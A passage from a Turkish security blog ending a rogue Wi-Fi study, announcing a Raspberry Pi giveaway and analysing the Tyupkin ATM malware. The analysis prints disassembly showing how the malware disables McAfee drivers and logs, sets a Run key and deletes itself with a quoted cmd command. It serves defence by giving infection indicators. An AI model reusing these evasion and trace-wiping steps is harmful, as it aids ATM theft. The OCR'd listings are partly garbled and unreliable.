C:\Users\Mert\Desktop\Yeni YAZI\web>cat android_version_uniq.txt
"Dalvik/1.6.0 <Linux; U; Android
(buzz FRG83D); gzip"
(huu8655 HuaweiU8655); gzip"
<java 1.4>
<Linux; Android 4.2.2; SM-C101
<Linux; Android 4.4.2; GT-I9500
<Linux; Android 4.4.2; LG-D802TR
<Linux; Android 4.4.2; SM-G900FQ
<Linux; Android 4.4.2; SM-N9000Q
<Linux; Android 4.4.2; tr-tr;
<Linux; Android 4.4.4; A0001
<Linux; U; Android 2.2.1;
<Linux; U; Android 4.1.2;
<Linux; U; Android 4.2.1;
<Linux; U; Android 4.2.2;
<Linux; U; Android 4.3;
<Linux; U; Android 4.4.2;
<Linux; U; Android 4.4.4;
1.1 <com.dianping.vi 6.9.5 om_sd_360sz
2.0.0 <Linux; U; Android
6.10.1 Android <17/4.2.2; 240dpi;
6.10.1 Android <19/4.4.2; 480dpi;
6.11.2 Android <18/4.3; 320dpi;
6.11.2 Android <19/4.4.2; 320dpi;
6.11.2 Android <19/4.4.2; 480dpi;
6.12.2 Android <19/4.4.2; 480dpi;
for Android 6.3.3"

C:\Users\Mert\Desktop\Yeni YAZI\web>_

```

Bu çalışma ile güvenilir olmayan erişim noktalarının kullanıcılar için ne kadar tehlikeli olabileceğini tek bir senaryo üzerinden ortaya koymaya çalıştım. Umarım farkındalık adına faydalı bir çalışma olmuştur.

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

## Pi Hediye Var!

Source: <https://www.mertsarica.com/pi-hediye-var/>

By M.S on February 13th, 2015

Yazılımımı ve Twitter hesabımı takip edenleriniz, Raspberry Pi ile çeşitli güvenlik araştırmaları ve çalışmaları yaptığımı az çok bilirler. (Bu arada Mart ayının yazısında, Raspberry Pi'yi yine başrolde göreceksiniz :)) Bu araştırmalar ve çalışmalar nedeniyle zaman içinde satın aldığımı Raspberry Pi'nin sayısı dördü bulunca, elimde bulunan 2 adet B model Raspberry Pi'yi, bilişim güvenliği ile ilgilenen ve halihazırda üniversite öğrencisi olan iki takipçime hediye etme kararı aldım.



Noter huzurunda gerçekleşmeyecek olan Raspberry Pi çekilişine katılmak isteyenlerin öncelikle onlar için hazırladığım ufak bir parola bulma oyunu başarıyla tamamlamaları gerekmektedir :). Oyunu katılmak isteyenler, [burada](#) yer alan şifreli ZIP dosyasını indirmeli ardından doğru ZIP şifresi ile paketi açmalı ve bu paketin içinde yer alan programı çalıştırıldıktan sonra sorulan doğru parolayı tespit etmelidir.

Cekilişe katılmak isteyenler ise bu parolayı ve çözüm yolunu, [iletişim formu](#) üzerinden, adı, soyadı, kendini tanıtan bir yazı, okuduğu üniversite ve bölüm, varsa bilişim güvenliği üzerine yapmış olduğu çalışmaları ve Raspberry Pi ile güvenlik üzerine yapmayı düşündüğü çalışmaları anlatan bir yazı ile birlikte, 28 Şubat 2015 tarihine kadar bana iletmeleri yeterli olacaktır.

3 Mart 2015 tarihinde Raspberry Pi'yi kazanan tahlililer, bu sayfa ve Twitter hesabım üzerinden duyurulacaktır.

Şimdiden güle güle ve güvenli günlerde kullanmanız dileğiyle :)

## Tyupkin'in Anatomisi

Source: <https://www.mertsarica.com/tyupkinin-anatomisi/>


By M.S on February 2nd, 2015

2 Ekim 2014 tarihinde Malezya'da, 18 tane NCR marka ATM'den bir zararlı yazılım yardımını ile yaklaşık 1 milyon dolar çalındığı [haberlere](#) yansıdı. İşin ilginç yanı ise bankalar bu konuda 4 ay önce uyarılmış olmalarına rağmen gerekli önlemleri almamıştı. Ardından 7 Ekim 2014 tarihinde Kaspersky firması, Tyupkin adını verdikleri bu zararlı yazılım ile art niyetli kişilerin ATMlerden yüklü miktarda para çaldığını teknik detayları ile birlikte [duyurdu](#). Bu duyuruda zararlı yazılımin Batı Avrupa'da yaklaşık 50 tane ATM'de tespit edildiği bilgisi de yer alıyordu. VirusTotal'a bu zararlı yazılımin hangi ülkelerden yüklediği bilgisine bakıldığında ise Rusya başta olmak üzere, ABD, Hindistan, Çin, İsrail, Fransa ve Malezya'da da bu zararlı yazılımin tespit edildiği görülmüyordu.

Merak edenleriniz için Tyupkin ATM zararlı yazılıminın ATM'lere nasıl yüklediğine ve paranın nasıl çalındığını kısaca açıklamak gerekirse;


- Art niyetli kişi, ATM'ye fiziksel olarak erişikten sonra önyüklenebilir (bootable) cd veya usb'yi ATM'ye takıyor, ATM'yi yeniden başlatıyor ve oradan uzaklaşıyor.
- İşletim sistemi yeniden başladıkten sonra Tyupkin zararlı yazılımı işletim sisteminde çalışmaya ve komut beklemeye başlıyor.
- Sadece Pazar ve Pazartesi günleri komut kabul eden bu zararlı yazılıma erişmek için gelen kurye, tuş takımına (pin pad) zararlı yazılımin beklediği rakamları (misal 22222) giriyor.
- Tuşlanan bu rakamlar sonrasında ekranda bir oturum kodu (session code) beliriyor. Bu kodu cep telefonu ile operatöre iletlen kurye, doğru oturum anahtarını (session key) tuşladıkten sonra zararlı yazılımin özel menüsüne erişiyor.
- Bu menüde ATM'nin hangi bölgesinde ne kadar para olduğunu öğrenen kurye, parayı çektiğten sonra kayıplara karışıyor. ([Video](#))

Ocak 2015 itibariyle Tyupkin zararlı yazılımına Türkiye'de de rastlandığı söylentileri kulaktan kulağa yayılmaya başladı. Kimi vakada, art niyetli kişilerin Tyupkin zararlı yazılımını ATM'nin kasasını anahtarla açarak, ki vakada ise kart okuyucunun altını matkapla delerek buluşturdıkları söyleniyordu. Bu söylentilerin tamamında ise önyüklenen CD yerine önyüklenen USB kullanıldığı söyleniyordu. Söylentilerde gerçeklik payı olup olmadığını araştırmaya başladıkten kısa bir süre sonra, Türkiye'de tespit edilen Tyupkin zararlı yazılımına (Aralık 2014 tarihinde derlenmiş sürüm) [VirusTotal](#) üzerinden ulaşmayı başardım.




Hali hazırda Kaspersky tarafından detaylı bir şekilde analiz edilmiş bu zararlı yazılımı tekrar analiz etmek yerine, sisteme bulaştığının nasıl anlaşılabileceğine dair kilit noktalara hızlıca göz atmaya karar verdim. (Analizi ATM üzerinde gerçekleştirdiğim için analiz esnasında Pin Pad ile bağlantı kurulamamış ve bu nedenle Tyupkin'in tüm izleri sildiği, işlemleri geri aldığı senaryo üzerinden ilerlenmiştir.)

İlk olarak Tyupkin'in dinamik analizi atlatma adına çalışmaktan sonra 10 dakika uykuya geçmesine müdahale ederek (patch) bunu kısalttım.



100.00\$ (218,1157) (878,239) 00020273 00420273: WinMain(x,x,x,x)+133

Analize başladıkten kısa bir süre sonra Tyupkin'in çalışmak ya da çalışmamak işte bütün mesela bu dediği ana kontrol adımlına geldim. Burada ATM'nin Pin Pad'ı ile bağlantı kurmaya çalışan Tyupkin, bağlantı kuramadığı taktirde hem önyüklenebilir aygit (cd, usb) üzerinden hem de kendi üzerinden yaptığı değişiklikleri geri almaya başlıyordu. Bu adımlar sayesinde zararlı yazılımin hangi güvenlik yazılımlarını devre dışı bıraktığı da anlaşılıabiliyor. (Kaspersky'nin [raporuna](#) göre Tyupkin, McAfee'nin Application Control (SolidCore) yazılımını devre dışı bırakıyordu.)



Zararlı yazılımin çalışıktan ancak Pin Pad'e bağlanamadıktan sonra hangi adımlardan geçtiğini kısaca açıklamam gerekirse;

Sistem başladıkten sonra çalışabilmesi adına kayıt defterindeki (registry) Software\Microsoft\Windows\CurrentVersion\Run \AptraDebug anahtarına C:\Windows\system32\ulssm.exe değerini yazıyor. (sub\_41D940)

Önyüklenebilir aygit üzerinden oluşturulduğunu tahmin ettiğim C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup \AptraDebug.lnk dosyasını (muhtemelen bu da system32\ulssm.exe dosyasını işaret ediyor.) siliyor. (sub\_41D750)

Tyupkin, Pin Pad ile bağlantı kuramaz ise daha önce oluşturduğu Software\Microsoft\Windows\CurrentVersion\Run\AptraDebug anahtarını siliyor. Ardından yine önyüklenebilir aygit üzerinden devre dışı bıraktığı McAfee Application Control'un (SolidCore) servislerinin, sistem yeniden başladığında tekrar çalışabilmesi adına aşağıdaki değişiklikleri gerçekleştiriyor. (sub\_41C490)

HKLM\System\CurrentControlSet\services\scsvc\Start değerini 2 olarak değiştiriyor.

HKLM\System\CurrentControlSet002\services\scsvc\Start değerini 2 olarak değiştiriyor.

HKLM\System\CurrentControlSet003\services\scsvc\Start değerini 2 olarak değiştiriyor.

```

        lea    edx, [esp+0D78h+phkResult]
        push  edx          ; phkResult
        push  0F003Fh      ; samDesired
        push  0             ; ulOptions
        push  offset SubKey ; "Software\\Microsoft\\Windows\\CurrentVe"...
        push  80000002h      ; hKey
        mov   dword ptr [edi], const WCHAR SubKey
        call  edi          ; RegSubKey:
        test  eax, eax      ; DATA XREF: sub_41C490+F6↑o
        jnz   short loc_41C490
    
```

```

        mov   eax, [esp+0D78h+phkResult]
        push  offset ValueName ; "AptraDebug"
        push  eax            ; hKey
        call  ds:RegDeleteValueW
    
```

```

var _var_0= dword ptr -4
var _h= dword ptr -4

push  ebp
mov  ebp, esp
and  esp, 0FFFFFF8h
sub  esp, 006Ch
mov  eax, __security_cookie
xor  eax, esp
mov  [esp+006Ch+var_4], eax
mov  ecx, ds:duord_A2805C
mov  eax, ds:duord_A28058
mov  edx, ds:duord_A28060
push  ebx
push  esi
push  edi
mov  [esp+0078h+var_04C], ecx
mov  ecx, 13h
mov  esi, offset aSystemControls ; "SYSTEM\\ControlSet001\\Services\\scsvc"
lea   edi, [esp+0078h+SubKey]
push  18Ch          ; si aSystemControls:
rep  movsd         ; DATA XREF: sub_41C490+37↑o
mov  ax, ds:word_A28064
lea   ecx, [esp+007Ch+var_70C]
push  0             ; int
push  ecx          ; void *
mov  [esp+0084h+var_D48], edx
mov  [esp+0088h+var_D44], ax
call  _memset
push  18Ch          ; size_t
lea   edx, [esp+0088h+var_30C]
push  0             ; int
mov  ecx, 13h
mov  esi, offset aSystemContro_0 ; "SYSTEM\\ControlSet002\\Services\\scsvc"
lea   edi, [esp+008Ch+var_418]
push  edx          ; void *
rep  movsd
call  _memset
push  18Ch          ; size_t
lea   eax, [esp+0094h+var_504]
push  0             ; int
mov  ecx, 13h
mov  esi, offset aSystemContro_1 ; "SYSTEM\\ControlSet003\\Services\\scsvc"
lea   edi, [esp+0098h+var_628]
push  eax          ; void *
rep  movsd
call  _memset
mov  ecx, 15h
mov  esi, offset aSystemCurrent ; "SYSTEM\\CurrentControlSet\\Services\\sc"...
lea   edi, [esp+009Ch+var_210]
push  18h           ; size_t
rep  movsd
lea   ecx, [esp+00A0h+var_10C]
push  0             ; int
push  ecx          ; void *
call  _memset
mov  edi, ds:RegOpenKeyExW
and  ecx, 30h
    
```

Yine önyüklenebilir aygit (bootable usb, cd) üzerinden gerçekleştirildiğini tahmin ettiğim bu işlemde, McAfee Application Control (SolidCore), McAfee Host IPS ve McAfee Antivirüs yazılımlarına ait olan aşağıdaki dosyaları C:\windows\system32\config klasöründen alıp, C:\windows\system32\drivers klasörüne kopyalıyor. (En başta config klasörüne kopyalamasının sebebi, u dosyaları bulamayan güvenlik yazılımlarının sistem başlangıcında çalışmasını engellemektir.) (sub\_41BBF0)

HipShieldK.sys (McAfee Host IPS sürücüsü),  
mfeapfk.sys (McAfee Antivirüs sürücüsü),  
mfeavfk.sys (McAfee Antivirüs sürücüsü),  
mfebopk.sys (McAfee Antivirüs sürücüsü),  
mfhidk.sys (McAfee Antivirüs sürücüsü),  
mfeclnk.sys (McAfee Antivirüs sürücüsü),  
mferkdet.sys (McAfee Antivirüs sürücüsü),  
mfewfpk.sys (McAfee Antivirüs sürücüsü),  
mfenlfk.sys (McAfee Host IPS sürücüsü),  
mefirek.sys (McAfee Host IPS sürücüsü)

```

push    ecx
mov    eax, __security_cookie
xor    eax, esp
mov    [esp+4+var_4], eax
push    offset aHipshieldk_sys ; "\\\HipShieldK.sys"
call    sub_41B530
push    offset aMfeapfk_sys ; "\\\mfeapfk.sys"
call    sub_41B530
push    offset aMfeavfk_sys ; "\\\mfeavfk.sys"
call    sub_41B530
push    offset aMfebopk_sys ; "\\\mfebopk.sys"
call    sub_41B530
push    offset aMfeclnk_sys ; "\\\mfeclnk.sys"
call    sub_41B530
push    offset aMfehidk_sys ; "\\\mfehidk.sys"
call    sub_41B530
push    offset aMferkdet_sys ; "\\\mferkdet.sys"
call    sub_41B530
push    offset aMfewfpk_sys ; "\\\mfewfpk.sys"
call    sub_41B530
push    offset aMfenlfk_sys ; "\\\mfenlfk.sys"
call    sub_41B530
push    offset aMfefirek_sys ; "\\\mfefirek.sys"
call    sub_41B530
mov    ecx, [esp+2Ch+var_4]
add    esp, 28h
xor    ecx, esp
xor    eax, eax
call    @_security_check_cookie@4 ; __security_check_cookie(x)
pop    ecx
0041BBF0: sub_41BBF0

```

NCR firmasının [Aptra](#) uygulaması ile birlikte dağıtıtı özelleştirilmiş Solidcore yazılımına ait kayıtları (solidcore.log ve s3diag.log) C:\program files\ncr aptra\Solidcore for APTRA\Logs klasöründen siliyor. (sub\_41B450)

```

call    _memset
mov    esi, ds:SetFileAttributesW
add    esp, 0Ch
push    80h          ; dwFileAttributes
push    offset aCProgramFilesN ; "C:\\program files\\ncr aptra\\Solidcore\"...
call    esi ; SetFileAttributesW
push    104h
lea    ecx, [esp+110h+var_108] ; const WCHAR aCProgramFilesN
push    offset aCProgramFile_1 ; "C:\\program files\\ncr aptra\\Solidcore\"...
push    104h          ; dwFileAttributes
push    offset aCProgramFile_1 ; "C:\\program files\\ncr aptra\\Solidcore\"...
call    esi ; SetFileAttributesW
push    104h          ; size_t
mov    esi, eax
lea    eax, [esp+110h+var_108]
push    offset aCProgramFile_2 ; "C:\\program files\\ncr aptra\\Solidcore\"...
push    eax
call    _wcstombs
lea    ecx, [esp+110h+var_108]
push    ecx
call    _remove
mov    ecx, [esp+11Ch+var_4]
add    esp, 10h
mov    eax, esi
pop    esi
xor    ecx, esp
0001B450 0041B450: sub_41B450

```

```

rea    eax, [esp*100+var_107]
push    0           ; int
push    eax          ; void *
mov    [esp+118h+var_108], 0
call    _memset
mov    esi, ds:SetFileAttributesW
add    esp, 0Ch
push    80h          ; dwFileAttributes
push    offset aCProgramFilesN ; "C:\\program files\\ncr aptra\\Solidcore\"...
call    esi ; SetFileAttributesW
push    104h          ; size_t
lea    ecx, [esp+110h+var_108]
push    offset aCProgramFile_0 ; "C:\\program files\\ncr aptra\\Solidcore\"...
push    ecx
call    _wcstombs
lea    edx, [esp+110h+var_108]
push    edx
call    _remove
add    esp, 10h
push    80h          ; dwFileAttributes
push    offset aCProgramFile_1 ; "C:\\program files\\ncr aptra\\Solidcore\"...
call    esi ; SetFileAttributesW
push    104h          ; const WCHAR aCProgramFile_1
mov    esi, eax      ; acProgramFile_1: DATA XREF: sub_41B450+661o
lea    eax, [esp+110h+var_108] ; unicode 0, <C:\\program files\\ncr aptra\\Solidcore for APTRA\\Logs\\s3dia>
push    offset aCProgramFile_1 ; unicode 0, <g.log>, 0
push    eax
call    _wcstombs
lea    ecx, [esp+110h+var_108]
push    ecx
call    _remove
mov    ecx, [esp+11Ch+var_4]
,300) 0001B489 0041B489: sub_41B450+39

```

Yine önyüklenebilir aygıt üzerinden kopyalandığını tahmin ettiğim Windows\System32\kbd110.dll dosyasını siliyor. (sub 41C490)

Son olarak ise "C:\Windows\System32\cmd.exe" /C ping 127.0.0.1 -n 8 & del /F /S /Q C:\Windows\system32\ulssm.exe komutunu çalıştırarak ulssm.exe dosyasını siliyor. (sub\_41C490)

Analizi tamamlamadan önce bu iz silme ve yapılan işlemleri geri alma fonksiyonunun (`sub_41C490`) başka hangi fonksiyonlardan çağrıldığına (`xfref`) baktığında, karşıma çıkan iki fonksiyondan biri dikkatimi çekti. Bu fonksiyonda öncelikle yerel ağ bağlantısı durduruluyor ardından para çekme için izin veriliyor ve ardından 48 dakika sonra izleri silme, işlemleri geri alma (`sub_41C490`) fonksiyonu çağrılıyor.

The screenshot shows a debugger interface with assembly code and a reference dialog.

**Assembly Code:**

```
; Attributes: bp-based frame
Sub_41C490 proc near
Data
    var_5E = byte ptr -0068h
    var_5C = dword ptr -004Ch
    var_D68 = dword ptr -0048h
    var_D5C = dword ptr -005Ch
    phixResult = dword ptr -0058h
    var_D54 = dword ptr -0054h
    ValueName = word ptr -0050h
    var_D4C = dword ptr -004Ch
    var_D48 = dword ptr -0048h
    var_D44 = word ptr -0044h
    var_D40 = byte ptr -0040h
    var_D3F = byte ptr -003Fh
    Parameters = word ptr -0C39h
    var_BE8 = puts str -005Eh
FileName = dbrefs to sub_41C490
var_A2E = dd
SubKey = dd
var_7DC = dd
ControlSet003 = dd
var_5D4 = dd
ControlSet002 = dd
var_3CC = dd
ControlSet = dd
var_18C = dd
var_N = dd
cmd = esi
```

**Reference Dialog (Line 2 of 3):**

Direction	Ty	Address	Text
Do...	p	.text:0041C8B	call sub_41C490
Do...	p	sub_41E00+77	call sub_41C490; Dosya içermi ve kayıt defteri üzerindeki
Do...	p	sub_420070+7F	call sub_41C490; Pin Pad ile bağlantı kurulamaz ise

**Bottom Assembly View:**

```
push    esp
mov     ebp, esp
and    esp, 0FFFFFFF8h
sub    esp, 006Ch
push    eax, security_cookie
xor    eax, esp
mov     [esp+006Ch+var_5E], eax
mov     ecx, ds:dword_42885C
mov     eax, ds:dword_428858
mov     edx, ds:dword_428860
push    ebx
push    cmd
push    edi
mov     [esp+0078h+var_D4C], ecx
mov     ecx, 13h
mov     cmd, offset aSystemControls ; "SYSTEM\ControlSet001\services\scsvc"
lea     edi, [esp+0078h+SubKey]
push    18Ch : size_t
rep movsd
nop
duword ptr [esp+007Ch+ValueName], eax
mov     ax, ds:word_428864
lea     ecx, [esp+007Ch+var_7DC]
```

```

;0041EA14 case 3
word_42E570
:SetWindowTextW
timeWasExtened : "TIME WAS EXTENED...++"
And
word_42880, 0hh
K
0FF96h
:setTextWindowTextW
And
:UpdateWindow
dateWindow
dwMilliseconds
}
word_42E570
word_428428 ; lpString
And
K
:setTextWindowTextW
And
dateWindow
E6

loc_41ECC2: ; jmpable 0041EA14 case 2
    nov eax, dword_42E568
    nov esi, ds:SetWindowTextW
    push offset abisablingLocal ; "DISABLING LOCAL AREA NETWORK...\\nPLEASE"...
    nov ebx, ??????????
    push eax ; hWnd
    nov edi, eax
    nov color, ebx
    call esi ; SetWindowTextW
    push edi ; hWnd
    nov edi, ds:UpdateWindow
    call edi ; UpdateWindow
    nov eax, dword_42E56C
    push offset word_428A90 ; lpString
    push eax ; hWnd
    nov ebp, eax
    nov color, 0
    call esi ; SetWindowTextW
    push ebp ; hWnd
    call edi ; UpdateWindow
    push 0 ; puReserved
    nov byte_42E30B, 1
    call ds:CoInitialize
    push 0
    push offset alocalAreaCon_0 ; "Local Area Connection"
    call sub_41B8A0
    add esp, 8
    call ds:CoUninitialize
    push offset abispensePermis ; "\\nDISPENSE PERMISSION GRANTED\\n"
    push offset dword_42E30B
    call sub_406BF0
    nov eax, dword_42E568
    add esp, 8
    push offset off_h2B8A0 ; lpString
    push eax ; hWnd
    nov ebp, eax
    nov color, ebx
    call esi ; SetWindowTextW
    push ebp ; hWnd
    call edi ; UpdateWindow
    nov eax, dword_42E56C
    push offset aloSrtStartDispe_0 ; "TO START DISPENSE OPERATION - \\nENTER C"...
    push eax ; hWnd
    nov ebx, eax
    nov color, 0FFFFh
    call esi ; SetWindowTextW
    push ebx ; hWnd
    call edi ; UpdateWindow
    lea ecx, [esp+38h+Threadid]
    push ecx ; lpThreadid
    push 0 ; dwCreationFlags
    push 0 ; int
    push offset loc_41C870 ; 48 dakika uyu ve temizleme fonksiyonuna git
    push 0 ; dwStackSize
    push 0 ; lpThreadAttributes
    call beginthreadex
    add esp, 18h

nov eax, dword_42E568
nov esi, ds:SetWindowTextW
push offset off_428700 ; lpString
nov ebx, ??????????
push eax ; hWnd
nov edi, eax
nov color, ebx
call esi ; SetWindowTextW
push edi ; hWnd
nov edi, ds:UpdateWindow
call edi ; UpdateWindow
push ebp
call sub_41D0B78
add esp, 4
call sub_41E388
nov eax, dword_42E568
push offset off_4285C4 ; lpString
push eax ; hWnd
nov ebp, eax
nov color, ebx
call esi ; SetWindowTextW
push ebp ; hWnd
call edi ; UpdateWindow
nov eax, dword_42E56C
push offset off_428758 ; lpString
push eax ; hWnd
nov ebp, eax
nov color, 0FFFFh
call esi ; SetWindowTextW
push ebp ; hWnd
call edi ; UpdateWindow
push 0B8h ; dwMilliseconds
call ds:Sleep
nov eax, dword_42E568
push offset off_4286CC ; lpString
push eax ; hWnd
nov ebp, eax
nov color, ebx
call esi ; SetWindowTextW
push ebp ; hWnd
call edi ; UpdateWindow
nov eax, dword_42E56C
push offset aloSrtStartDispe_1 ; "TO START DISPE"
push eax ; hWnd
nov ebx, eax
nov color, 0FFFFh
call esi ; SetWindowTextW
push ebx ; hWnd
call edi ; UpdateWindow
jmp loc_41EF66

```



```

.text:0041C861 ; align 10h
.text:0041C862
.text:0041C870 ; DATA XREF: sub_41E9E0+39840
.text:0041C870 loc_41C870: push    esi
                           mov     esi, ds:Sleep
                           push    edi
                           mov     edi, 480
                           lea    ecx, [ecx+8]
                           ; CODE XREF: .text:0041C880J
.text:0041C880 loc_41C880: push    60000
                           call    esi ; Sleep
                           sub    edi, 1
                           jnz    short loc_41C880 ; (480 x 6) / 60 = 48 dakika uyu
                           call    sub_41C498 ; Dosya sistemi ve kayıt defteri üzerindeki
                           ; kayıtlar siliniyor.
                           push    0
                           call    _exit
                           ; CODE XREF: .text:0041C880J
.text:0041C893 dd 0CCCC5E5Fh, 0CCCCCCCCh
.text:0041C8A0 ; SUBROUTINE =====
.text:0041C8A0 ; int cdecl sub_41C8A0(int, int, void *, int)
.text:0041C8A0 sub_41C8A0 proc near ; CODE XREF: sub_41FDE0+1CC4p
.text:0041C8A0
.var_20 = dword ptr -20h
.var_1C = dword ptr -1Ch
.var_18 = byte ptr -18h
.var_C = dword ptr -8Ch
.var_4 = dword ptr -4
.arg_0 = dword ptr 4
.arg_8 = dword ptr 8Ch
.arg_C = dword ptr 18h
.push 3777777777777777
.push offset sub_423AA1
.mov  eax, large fs:0
.push eax
.sub esp, 18h
.push esp
.push ebp
.push ebp
.push esi
.push edi
.mov  eax, __security_cookie
.xor  eax, esp
.push eax
.lea  eax, [esp+38h+var_C]
.mov  large fs:0, eax
.mov  edi, [esp+38h+arg_0]
.xor  esi, esi
.mov  [esp+38h+var_20], esi
.mov  eax, 1
.mov  [esp+38h+var_4], eax
.mov  [edi+4], esi
.mov  [edi+8], esi
0001C880 0041C880: .text:loc_41C880

```

Gerçekleştirdiğim bu kısa analiz sonucunda, Türkiye'de görülen Tyupkin ile Kaspersky'nin raporunda yer alan sürümler arasında bazı farklar olduğu görülmüyor.

Birincisi, Türkiye sürümlünde sadece McAfee Application Control (Solidcore) değil bunun dışında sürücü dosyalarına bakılacak olursa McAfee Antivirüs ve McAfee Host IPS de devre dışı bırakılıyor gibi görünüyor.

İkincisi ise yine Kaspersky'in raporunda para çekme işlemi gerçekleştirildikten sonra Tyupkin'in kendini sildiğine yer verilmemiş ancak mevcut sürümden böyle bir işlev bulunuyor. (Bu işlev nedeniyle, kurye tarafından ATM'den para çalınmadan önce Tyupkin bulaşmış bir ATM'yi tespit etmek isteyenlerin yapması gereken işlerden ikisi, sistem üzerinde ulssm.exe adlı bir yazılımın çalışıp çalışmadığını kontrol etmek ve bu dosyanın Windows\system32 klasörü altında olup olmadığını kontrol etmek yerinde olacaktır.)

